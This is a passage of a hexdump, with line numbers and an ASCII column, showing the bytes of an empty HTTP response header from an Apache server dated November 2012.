18  00000010  0a 44 61 74 65 3a 20 54  68 75 2c 20 30 38 20 4e  |.Date: Thu, 08 N|
19  00000020  6f 76 20 32 30 31 32 20  31 31 3a 32 31 3a 30 30  |ov 2012 11:21:00|
20  00000030  20 47 4d 54 0d 0a 53 65  72 76 65 72 3a 20 41 70  | GMT..Server: Ap|
21  00000040  61 63 68 65 0d 0a 43 6f  6e 74 65 6e 74 2d 6c 65  |ache..Content-le|
22  00000050  6e 67 74 68 3a 20 30 0d  0a 43 6f 6e 6e 65 63 74  |ngth: 0..Connect|
23  00000060  69 6f 6e 3a 20 63 6c 6f  73 65 0d 0a 43 6f 6e 74  |ion: close..Cont|
24  00000070  65 6e 74 2d 54 79 70 65  3a 20 74 65 78 74 2f 68  |ent-Type: text/h|
25  00000080  74 6d 6c 0d 0a 0d 0a                              |tml....|
26  00000087
```